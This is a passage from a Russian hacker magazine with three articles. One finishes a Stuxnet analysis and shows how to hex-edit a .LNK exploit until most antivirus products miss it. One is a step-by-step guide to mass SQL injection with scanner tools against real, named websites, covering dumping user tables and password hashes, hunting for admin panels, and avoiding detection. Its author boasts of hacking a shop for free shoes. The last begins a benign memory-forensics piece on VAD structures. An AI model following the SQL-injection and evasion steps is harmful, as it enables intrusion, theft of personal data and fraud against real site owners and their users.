• ZwOpenFile
• ZwCloseFile
• ZwQueryAttributesFile
• ZwQuerySection
```

Затем с помощью вызова LoadLibrary он пытается подгрузить несуществующий файл со специальным именем, на это дело



Symantec рассказывает о сетевом взаимодействии с центром управления



Статистика обращений к командному центру

срабатывают ранее установленные хуки и грузят второй файл, уже реально существующий — ~wtr4132.tmp, вернее, его незакодированную часть, которая раскодирует вторую часть (по факту — UPX-сжатие). Вторая часть представляет собой некие ресурсы, другие файлы, которые вступают в дело после расшифровки и экспорта (аналогичным извращенным методом с хуками на API функции). Первым делом устанавливаются два драйвера — mrxcls.sys и mrxnet.sys (именно из-за этих файлов червь получил такое название — Stuxnet). Устанавливаются они в системную директорию, а функционал на них — руткит уровня ядра с той же логикой, что и в первом файле. Это обеспечит защиту червя после перезагрузки и завершения процесса ~wtr4141.tmp.

Драйвера эти, как уже было сказано, имеют легитимный сертификат Realtek, поэтому их установка пройдет без проблем (на данный момент сертификат уже отозван). Кроме руткита распаковываются файлы шаблона ярлыка и ~wtr4141.tmp для организации заражения других USB-устройств. Потом экспортируется код, который инъектится в системные процессы и добавляет в реестр вышеотмеченные .SYS-файлы руткита (HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\MRxCls). Далее раскодируются два .DLL-файла, которые заменяют существующие файлы системы SCADA — Siemens Step 7.

Таким образом, все вызовы из системы SCADA переходят в поддельные библиотеки. Там происходит «нужная» обработка, после чего вызовы передаются в оригинальные .DLL (остальную часть функций вирь и вовсе эмулирует самостоятельно). Кроме всего перечисленного, червь блокирует процессы антивирусов и пытается найти сервера СУБД (MSSQL). Найдя таковые, он пробует выполнить вход с учетной записью WinCCConnect и паролем по умолчанию — 2WSXcder. Это учетная запись от БД SCADA типа Siemens Simatic WinCC. Как видно, червь заточен именно под продукт Siemens. Если аутентификация прошла успешно, шпион выкачивает данные о процессах и прочую секретную инфу. Кроме того, он не гнушается поискать в локальных файлах полезную для шпионов информацию. Если удается обнаружить выход в интернет, то червь лезет на один из командных серверов. Имена серваков такие:

```
• mypremierfutbol.com
• todaysfutbol.com
```

Туда червь и пытался достучаться и «что-то» слить в зашифрованном виде. Ребята из Symantec разобрались и с этой задачей. Оказалось, что шифрование представляет собой побайтовую операцию XOR с 31-битным ключом, который был прошит в одной из .DLL-библиотек. Ответ с сервера также приходит в XOR-виде, правда, используется уже другой ключ из той же библиотеки. Троян отсылает на сервер общую информацию о зараженной машине (версия винды, имя компьютера, адреса сетевых интерфейсов, а также флаг наличия SCADA). В ответ от командного центра могут приходить вызовы RPC для работы с файлами, создания процессов, внедрения в процесс и загрузки новых библиотек и др.

ЧТО ЭТО БЫЛО?

Именно так… что же это было?! Простые блэкхаты не будут ввязываться в то, что не принесет легких денег. Данные из SCADA-систем интересны лишь конкурентам. Конкурентам в коммерческом или политическом планах. Если взглянуть на карту распространения заразы (по данным лаборатории Касперского), то видно, что эпицентр — Азия (а именно — Индия, Иран и Индонезия).


Если взглянуть на описанный функционал червя, то можно ужаснуться — контроль над .DLL и перехват функций SCADA. Разве не круто — управлять индийской атомной электростанцией по инету? Или проникнуть в иранскую ядерную программу? К тому же, мы имеем факт, что драйвера руткита имеют легальный сертификат, который географически принадлежит компании, базирующейся в той же зоне (в Тайланде)!

Этой историей занимаются не только антивирусные компании, но и правительственные структуры (чтобы замести свои следы? :)). В результате «захвата» указанных доменов и командных серверов удалось проанализировать статистику стучащихся туда больных машин. В итоге данные Symantec практически совпадают со сведениями Лаборатории Касперского — все те же страны. Кроме всего этого уже подтвердились факты проникновения и в саму систему SCADA. Пока не так много, около трех фактов (два из Германии и один из Ирана). Но ведь не все будут публично говорить, что их поимели…


ЧТО БУДЕТ?

После всего случившегося, я думаю, возникнет неслабый интерес к безопасности SCADA. До этого инцидента уже были и исследователи, и фирмы, которые предупреждали о проблемах в безопасности и предлагали свои услуги, но этот конкретный случай может помочь им очень неплохо заработать.

Смею полагать, что такая же модель червя годится и для ERP-систем, так как показанная схема применима и для этой



Обыкновенный ярлык для элемента панели управления



Изменённый ярлык, уже ставший эксплойтом



Результат virustotal для нашего .LNK-эксплойта (изменённый Java-ярлык)



Результат virustotal для публичного PoC

модели. ERP-системы отвечают за планирование и управление бизнесом — деньгами, задачами, товарами и т.д., и т.п. (Я бы даже сказал, что написать такого червя под ERP было бы легче, но раз была выбрана SCADA и регионы Азии, то тут скорее попахивает политикой…). Так что все эти бизнес- и промышленные системы еще ждут своих героев (привет Александру Полякову aka sh2kerr). Но вот что касается .LNK-уязвимости, то, например, троянец Zeus уже стал использовать ее для своего размножения. Кроме того, ребята из Rapid7 сделали эксплойт для Metasploit, который способен работать через HTTP с помощью WebDav.

При этом шеллкод забивается в .DLL-файл, и ярлык его подгружает. Патча пока нет, а угроза весьма существенная — тут все антивирусные компании говорят, что они прекрасно детектируют виря по сигнатурам, поэтому самое время обратить внимание, что сигнатуры — отстой. Сигнатура DLL нам не так интересна, а вот сигнатура, по которой определяется, что данный ярлык — эксплойт, определенно может хромать. Возьмем ярлык от публичного PoC (suckme.lnk_, есть на диске с обзором эксплойтов) и отправим это чудо на virustotal.com. В итоге мы имеем 27 антивирусов, которые его обнаружили.

Теперь откроем панель управления и создадим пару ярлыков, один желательно от Java. Далее переименуем эти ярлыки через консоль:

```
copy Java.lnk Java.lnk_
```

Второй ярлык копируем аналогично первому. Теперь мы можем редактировать их в HEX-редакторе. Обычно все ярлыки имеют указатель в виде Unicode-формата, но Java-ярлык — нет. В итоге мы видим две ссылки на CPL-апплеты, причем для Java — не в Unicode-виде. Меняем путь к CPL (DLL) на наш файл, удаляем посередине лишние байты (fa ff ff ff 20) и сохраняем. Копируем обратно с расширением .LNK. Итоги отправляем на virustotal.com. Для Unicode-ярлыка осталось 11 антивирусов, для Java-ярлыка — 8, то есть 70% антивирусов перестали детектить эксплойт, и среди этих антивирусов такие гиганты, как Symantec, Kaspersky, AVG, NOD32. Так что антивирус тут — не панацея. Это так… пять копеек от меня, чтобы там не расслаблялись, а вообще, антивирусникам надо сказать спасибо за столь тщательную и интересную работу, которую они проделали, чтобы помочь нам разобраться в этой угрозе. Спасибо Вам, бойцам антивирусного фронта: AdBlokAda (первыми обнаружили и изучили), Symantec (за подробный технический анализ в своем блоге), компании ESET и лично Александру Матросову за их работу в московской лаборатории. Также спасибо лаборатории Касперского и их блогу, в котором Александр Гостев делился своими мыслями и красивыми картами :). Ну и спасибо тебе, мой читатель, переваривший этот важный материал. ⌶

Леонид «Cr@wler» Исупов crawler@xakep.ru




ЩЕЛКАЕМ КАК ОРЕШКИ


Лентяям на заметку, или море взломов одним движением руки

Привет! Сегодня мы займемся необычным делом — будем искать SQL-инъекции, но не так, как ты привык — «руками» или с применением скриптов автоматизации. Мы отдадим весь процесс, от начала и до конца, на откуп машине, кроме того, в результате мы получим доступ не к одному сайту, а к десяткам. Настоящая вершина полета хакерской мысли! Тебе не потребуется даже задумываться над тем, каким образом происходит атака на тот или иной ресурс. Это ли не рай для настоящего хакера?

Предыстория «эпопеи», связанной с множественным взломом, проста. Мне срочно понадобилось собрать базу из нескольких тысяч зарубежных телефонных номеров и имен их хозяев. Скажу сразу, что цель была сугубо экспериментальной — я не кардил и не занимался смс-фродом. В поисках актуального решения я и разработал схему, которая теперь доступна твоему вниманию. Спасибо авторам, любезно выложившим свои программы в Сеть, спасибо участникам форумов, которые исследовали их основные возможности на практике, короче, спасибо всем участникам :). Я же лишь собрал информацию воедино.
Прежде чем говорить об инструментах, необходимых для использования, попробуем определить, из каких этапов состоит путь от проекта задачи до получения доступа к админке сайта. Первый этап — поиск уязвимых сайтов, второй — попытка использования найденной уязвимости для получения некоторой информации, позволяющей каким-либо образом повысить привилегии, третий — получение конкретной выгоды или удовлетворение чувства «спортивного интереса». Если говорить о первом этапе, рискну предположить, что обычно ты действовал следующим образом — выбирал определенный ресурс, который необходимо атаковать, после чего занимался бесконечным поиском, изменяя входные параметры, передаваемые тому или иному скрипту. Однако такой подход — удел хакеров, которые стремятся к получению доступа к определенному сайту. Если же твоя цель — кража



Канадский сайт не выдержал простейшего теста на безопасность :)



my-symbian.com — доступ получен. Pangolin в действии

конфиденциальных данных определенного типа (к их числу могут относиться, скажем, номера кредитных карт, базы данных, содержащих адреса, телефоны, e-mail'ы или какие-либо другие «вкусности»), легче использовать путь массовой атаки. Вкратце объясню суть данного подхода. Наверное, ты знаешь, каким образом выполняется брут ICQ-номеров — составляется гигантский лист номеров, после чего выполняется попытка доступа к каждому из номеров списка с использованием очень краткого набора паролей. В нашем случае ситуация схожая, однако в роли ICQ-номеров выступают PHP-скрипты, выполняющиеся на стороне сервера (впрочем, даже необязательно PHP, мы ограничиваемся ими для простоты), а в качестве «пароля» — некоторый параметр, передаваемый скрипту с целью выявления уязвимости. Однако найти уязвимость — не значит получить доступ к сайту. Необходимо эту уязвимость правильно использовать, то есть составить запрос, который «выудит» из базы данных нужные сведения. Разумеется, можно делать это «по старинке», вручную, но, поскольку мы решили, что будем работать с достаточно большим количеством уязвимых сайтов, воспользуемся софтом, который способен самостоятельно (или с небольшой помощью взломщика) выполнить эту работу.

МАССОВЫЙ, ИЛИ «ОБРАТНЫЙ» ПОИСК УЯЗВИМОСТЕЙ

Объясню, почему я назвал этот метод поиска «обратным». Обычно мы имеем сайт, на котором ищем уязвимость, в рассматриваемом же нами случае у нас есть в распоряжении информация о возможной уязвимости (некий «шаблон»), при помощи которой и осуществляется поиск ресурса. Рассмотрим поподробнее процесс поиска уязвимых сайтов по «шаблону». Для осуществления нашего плана воспользуемся утилитой REILUKE! Exploit Scanner. Этот инструмент умеет (пользуясь посильной помощью поисковых систем, индексирующих все подряд) искать SQL-уязвимые сайты, а также уязвимости XSS, LFI, RFI, и имеет множество дополнительных приятных довесков (вроде возможности использования прокси-сервера).

Интерфейс программы предельно прост, и разобраться в нем сможет даже новичок, однако я все же приведу последовательность действий, которую необходимо выполнить перед нажатием на кнопку «Scan Sites»:

1) В поле «Dork» необходимо ввести шаблон поиска уязвимости. Самые простые варианты: «.php?catid=», «.php?uid=», «.aspx?item=» и так далее. Главное — проявлять фантазию при поиске и не останавливаться на шаблонах, уже давно «заезженных» знающими людьми. Дам небольшой совет: в данном поле ты можешь вводить не только текст шаблона, но и «ключевые слова», которые могут встречаться в тексте страницы, генерируемой уязвимым скриптом. Например, если в поле «dork» вписать, помимо шаблона, слово «online RPG», скорее всего, в результатах поиска будут встречаться сайты, так или иначе связанные с онлайн-играми. Твоя цель — поиск уязвимостей на сайтах онлайн-казино? Попробуй что-то вроде «poker .php?=». Однако не переусердствуй — включение в запрос посторонних слов сильно сужает область поиска.

2) Поле «Domain Selection» трогать не стоит, если ты не хочешь искать уязвимые сайты только среди принадлежащих к определенному домену. Хотя, если ты желаешь взяться за дефейс сайтов военных ведомств (что, сразу предупрежу, бессмысленно и опасно), вводи сюда текст «.mil».


3) «Max Url» и «Threads» — поля, содержащие, соответственно, максимальное количество ссылок в выдаче и количество потоков. По умолчанию содержат значения 5 и 100, и я не вижу причин, чтобы их менять. Можешь задать большее количество потоков, если твое соединение позволяет это сделать, а пресловутый патч TCPIP.SYS установлен.

4) Справа от полей «Max Url» и «Threads» находится набор чекбоксов, напротив каждого из них — название вида уязвимости. Выбирай «Sqli Error Based» — мы ограничимся атакой на «мускулы» и им подобные. После заполнения необходимых полей жми на «Scan Sites», и процесс сканирования будет запущен. Через несколько секунд программа выдаст около 30-40 ссылок на потенциально уязвимые скрипты. Они отобразятся в левой части окна программы. Теперь следует выбрать из них те ссылки, которые действительно уязвимы; сделать это можно путем нажатия на кнопку «Test Sites». Процесс тестирования может занять чуть больше времени — следи за полосой прогресса, расположенной внизу экрана. Если этот этап пройден, приступим к следующему, более интересному, а там и до реальных взломов недалеко останется.


ОХОТА НА ТИПОВУЮ ДИЧЬ

Предположим, что сканирование успешно выполнено, и в наших руках находится 15-20 ссылок на «дырявые» скрипты. Что дальше? Дальше — процесс попытки эксплуатации уязвимости. Как я уже говорил выше, не стоит даже пытаться делать это вручную, если все уже давно автоматизировано. Для того, чтобы получить доступ к базе (самое простое, что можно сделать в ситуации, когда уязвимость найдена), можно воспользоваться одной из программ, которые я настоятельно рекомендую к использованию — Pangolin professinal Edition или SqliHelper (кстати, весь упомянутый софт можно найти на нашем DVD).

Лучше один раз увидеть, чем сто раз услышать, именно поэтому обратимся к одному из случаев взлома. В качестве примера приведем работу с SqliHelper, цель — уязвимый скрипт http://www.cwdma.ca/lang/en/profile.php?userID=86 (кстати, скрипт на момент написания статьи так и не поправили, хотя сообщение администраторам было отослано,



Reiluke! ExploitScanner помогает массово искать уязвимые сайты



Китайский магазин обуви содержит уязвимость

на что они отреагировали благодарностью), который располагается на сайте Канадской ассоциации производителей окон и дверей (почему именно этот сайт — не спрашивай. Нравится мне спокойная Канада, однако торговля окнами и дверями — слишком скучное занятие, и оно не может остаться безнаказанным :)). Сначала проверим, действительно ли имеется уязвимость. В качестве параметра «userID» используем апостроф, что приведет к появлению сообщения

```
«Error: You have an error in your SQL syntax; check
the manual that corresponds to your MySQL server
version for the right syntax to use near '\'' at line
6»
```

в шапке сайта.

Приступим к работе с SqliHelper. Откроем программу, в поле «Target» введем полученную при помощи REILUKE! Exploit Scanner ссылку, нажмем на кнопку «Inject». В поле, расположенном внизу экрана, появятся строки, и в конце концов мы получим сообщение: «Mysql version 5 OK - Please Get Database». Нажимай на «Get Database», и в поле «Database Name» отобразятся названия трех найденных баз данных: «information schema», «CWDMA», «EBCTest». Первая база, очевидно, не содержит ничего полезного, поэтому выбираем вторую и нажимаем на кнопку «Get Tables». Дождись окончания подбора таблиц. Удивительно, но здесь есть чем поживиться — база содержит таблицу «Users», скрывающую столбцы с именами «Company», «Address1», «Address2», «City», «Province», «Country», «Phone» — кардеру есть где разгуляться. Да, чтобы получить набор столбцов, входящий в таблицу, необходимо выбрать имя последней и нажать на кнопку «Get Columns». Сдампить же таблицу можно, выделив необходимые столбцы и нажав на «Dump Now». Думаю, не нужно распространяться о том, какие данные можно получить, если взять «на прицел» интернет-магазины, онлайн-казино или сайты всевозможных биллинговых систем :).

Итак, всего лишь три минуты достаточно несложной работы, и в нашем распоряжении появилось много интересных сведений, а Интерпол, наверное, уже засек IP-адрес (кстати, не забудь обеспечить себя приватными прокси, соксами, VPN'ами и прочими необходимыми и не очень вещами; на крайний случай возьми бесплатные прокси при помощи Forum Proxy Leecher, а в админки взломанных ресурсов заходи через TOR).

УКРАДЕМ АДМИНКУ И НАУЧИМСЯ НАСТОЯЩЕЙ МАССОВОСТИ

Для того, чтобы получить как можно большую отдачу, рекомендую действовать следующим образом: запускай REILUKE! Exploit Scanner, получай с его помощью 10-15 ссылок на уязвимые скрипты, после чего каждую ссылку проверяй при помощи запущенной копии Pangolin или SqliHelper. Это на порядок сокращает время, необходимое для поиска уязвимого сайта,.

Если ты думаешь, что все «крупные рыбы» давно «выловлены», то ошибаешься. Например, совсем недавно таким образом был получен доступ к базе данных одной крупной компании, производящей бытовую технику. Не раскрывая подробностей, скажу лишь, что администрация сайта была вовремя предупреждена об опасности, и все уязвимости были оперативно устранены.

Именно так твой покорный слуга получил доступ к сотням сайтов, в том числе и к ресурсам, содержащим конфиденциальную информацию. Очередной пример — уязвимость, найденная при помощи сканера безопасности NetDevilz Scanner (в некоторых случаях он отказывался работать из-за неожиданного исключения, что не умаляет его достоинств). Скачать его можно по ссылке http://my-symbian.com/uiq/software/category.php?fldAuto=6. Чтобы воспользоваться утилитой, открываем Pangolin, в поле «URL» вбиваем ссылку и запускаем сканирование нажатием на зеленый треугольник, похожий на кнопку «Play». После окончания процесса переходим на вкладку «Data», жмем «Tables». Найдено огромное количество таблиц, нас интересует лишь несколько из них, в частности, «b2users». Выделяем ее, жмем на кнопку «Columns». Какая ценная находка! Таблица содержит уйму интереснейших данных — не только логины и пароли пользователей, но их IP-адреса, номера ICQ и других мессенджеров. Как воспользоваться базой, слитой с достаточно посещаемого ресурса, решать тебе. Я же предпочитаю не испытывать судьбу, благосклонность Фемиды, и сразу сообщаю об уязвимостях владельцам или администраторам сайтов.

Однако все-таки попробуем проверить актуальность данных: отмечаем «флажками» все найденные столбцы таблицы, после чего нажимаем на кнопку «Datas». Оказывается, что таблица содержит совсем не ту информацию, о которой мы мечтали, она содержит еще более ценные данные: учетную запись администратора сайта!

Остается только найти админку, и дело сделано — доступ к сайту получен. Интересен ли данный ресурс? Безусловно — об этом красноречиво говорит поддомен shop.my-symbian.com.

НА ПОИСКИ АДМИНКИ

Тебе может потребоваться и метод автоматического поиска админки сайта. Я рекомендую для этих целей утилиту REILUKE! Login Finder — она способна быстро перебирать множество типовых путей к административной панели. Если же утилита бессильна, воспользуйся одним из многочисленных сканеров структуры веб-сайта. Прошерсти найденные директории — наверняка извлечешь что-то полезное! В конце концов, на помощь может прийти список закрытых для индексации файлов и папок, содержащийся в ROBOTS.TXT, но хочется надеяться, что до ручного поиска дело не дойдет, и вся процедура взлома ока-

На 242shop.ch можно платно заказать обувь. А можно и бесплатно :)


жется легкой и приятной. Я часто пользуюсь помощью Гугла. Пример целевого запроса для поиска нужной страницы: «site:my-symbian.com intext:login». Определение типа системы управления сайтом также существенно облегчает задачу поиска.

... И ЕЩЕ ОДИН ВЗЛОМ!

Напоследок расскажу об еще одном взломе, совершенном мной абсолютно намеренно. Признаюсь, я очень люблю хорошие и удобные кеды. В них можно и бегать, и прыгать, и даже кататься на скейте, если вздумается. Однако, прежде чем заполучить кеды, нужно разыскать «дырявый» магазин, где они продаются, а потом присвоить заказу статус уже оплаченного и выслать его в Россию :). Если, конечно, магазин «шлющий». Но мне было лень заморачиваться со статусами магазина, и я решил просто найти активный и полный заказов онлайн-шоп, взломать его и прошерстить на предмет наличия интересных данных. Итак, наша цель — обувь? Открываем уже знакомый нам Exploit Scanner, вбиваем запрос «nike adidas vans php?id=» и начинаем поиск, а затем — тестирование. Первым в списке почему-то оказался facebook.com, что наводит на мысль о несовершенстве работы сканера. Зато вторая цель, 242shop.ch/shoes_details.php?id=162, нам вполне подходит. Копируем ссылку и вставляем ее в ставший родным SQLiHelper. На сайте содержится целых три полезных базы с именами «242shopch», «242shopch1», «242shopch2». Последняя таит в своих недрах таблицу «wp_users», которая, в свою очередь, сохраняет и имена пользователей, и парольные хеши, например:

```
admin:$P$B5LgS3enL1rifx5pe****a8QA61AZi1:admin:***@24
2shop.ch
```

Расшифровать хеш — дело техники, как найти админку — я рассказывал. А ходить в кедах, присланных из-за бугра, пошитых нашими ки-



Login Finder поможет отыскать спрятанную админку

тайскими друзьями, но принадлежащих к известному бренду — очень здорово. Особенно в случае, когда они достались даром :).

ПЕРЕД РАССТАВАНИЕМ

Хочу сразу предупредить — три раза подумай, прежде чем что-то ломать, действуй в сугубо исследовательских целях и всегда сообщай о найденных прорехах в безопасности администраторам. Если будешь придерживаться этих простых правил — тебе воздастся трижды. И не забывай о мерах безопасности. Удачных взломов!

Баранов Артем artembaranovex@gmail.com



КРИМИНАЛИСТИЧЕСКИЙ АНАЛИЗ ПАМЯТИ

Исследуем процессы в Windows 7

Привет, мой дорогой читатель! Сегодня я познакомлю тебя с продвинутым способом детекта скрытых модулей процессов. Ты уже знаешь, что большинство руткитов скрывают свои модули широко известным способом — через удаление их из PEB. Но вот способ, с помощью которого такие скрытые модули определяются, и которым пользуются антируткиты, недокументирован и мало где описан. Сейчас я внесу свой светлый луч в это темное царство. Но для понимания этой статьи от тебя понадобятся знания в области внутреннего устройства ядра.

СУТЬ ПРОБЛЕМЫ

Всем известно, что Windows очень гибко управляет распределением физической памяти. Она выдается процессу только тогда, когда он к ней реально обратится (исключение составляет лишь #PF). В момент такого обращения диспетчер памяти (или VMM) должен различить ситуацию нарушения доступа (обращения к участку памяти, который не был зарезервирован, или под него не выделена физическая память) от ситуации, когда память передана, но физически еще не выделена. VMM полагается на структуры дескрипторов виртуальных адресов (Virtual Address Descriptor), которые организованы в дерево на основе номеров страниц.

Общая схема работы VAD есть у Руссиновича в главе про диспетчер виртуальной памяти. Детальную же информацию по структурам нам может дать только windbg. Суть VAD'ов в том, что они помогают обнаруживать библиотеки, загруженные в память процессов, которые скрывают руткиты (например, давно известным способом удаления из PEB). Когда я впервые заинтересовался структурой VAD для обнаружения скрытых dll, мне на глаза попалась замечательная статья журнала Digital Investigation — «The VAD tree: A process-eye view of physical memory» (dfrws.org/2007/proceedings/p62-dolan-gavitt.pdf). Материал дает подробную информацию об устройстве VAD, но, к сожалению, вопрос лишен практической стороны. Обобщая эту статью и добавляя

По команде !process можно получить информацию о Vad

практическую часть, я наглядно объясню, как с помощью анализа VAD антируткиты показывают список загруженных в процессы DLL.

ЧТО ТАКОЕ VAD, И С ЧЕМ ЕГО ЕДЯТ

Условно, VAD — это структура, которая описывает регион адресного пространства. Например, при вызове функции VirtualAlloc с параметром MEM_RESERVE резервируется регион требуемого размера и создается VAD, описывающий этот регион. При передаче физической памяти параметра MEM_COMMIT система пометит в этой структуре количество переданных страниц. Другой пример: система загружает DLL в адресное пространство процесса, соответственно, это приводит к резервированию региона памяти, и тогда создается VAD, который описывает данный регион. Принцип один, разница лишь в том, какая структура VAD будет использоваться для того или иного случая резервирования.

Внутри себя ядро использует функцию MiCheckVirtualAddress, которая первым аргументом принимает виртуальный адрес, а возвращает указатель на соответствующий этому адресу PTE. При этом в третий аргумент записывается указатель на соответствующий адрес VAD.

Ее структура выглядит так:

```
MiCheckVirtualAddress (
     IN PVOID VirtualAddress,
     OUT PVOID Unknown,
     OUT PMMVAD *VadOut
     )
```

VAD БЫВАЕТ РАЗНЫМ

Видов VAD бывает несколько: _MMVAD_SHORT, _MMVAD и _MMVAD_LONG. Причем каждый последующий фактически расширяет предыдущий. Шапка у всех одна и выглядит так (см. также _MMADDRESS_NODE):

```
typedef struct _MMVAD_SHORT
{
    union
    {
       LONG32 Balance : 2;
       struct _MMVAD* Parent; // родительский VAD
    } u1;
    struct _MMVAD* LeftChild; // левый дочерний VAD
    struct _MMVAD* RightChild; // правый дочерний VAD
    ULONG32 StartingVpn; // стартовый номер страниц
    ULONG32 EndingVpn; // последняя страница, номер
    union
    {
       ULONG32 LongFlags;
       struct _MMVAD_FLAGS VadFlags; //полезные флаги
    } u;
    …
} MMVAD_SHORT, *PMMVAD_SHORT.
```

```
typedef struct _MMVAD_FLAGS
{
    ULONG32 CommitCharge : 19; // 0 BitPosition
    ULONG32 NoChange : 1;      // 19 BitPosition
    ULONG32 VadType : 3;       // 20 BitPosition
    ULONG32 MemCommit : 1;     // 23 BitPosition
    ULONG32 Protection : 5;    // 24 BitPosition
    ULONG32 Spare : 2;         // 29 BitPosition
    ULONG32 PrivateMemory : 1; // 31 BitPosition
}MMVAD_FLAGS, *PMMVAD_FLAGS;
```

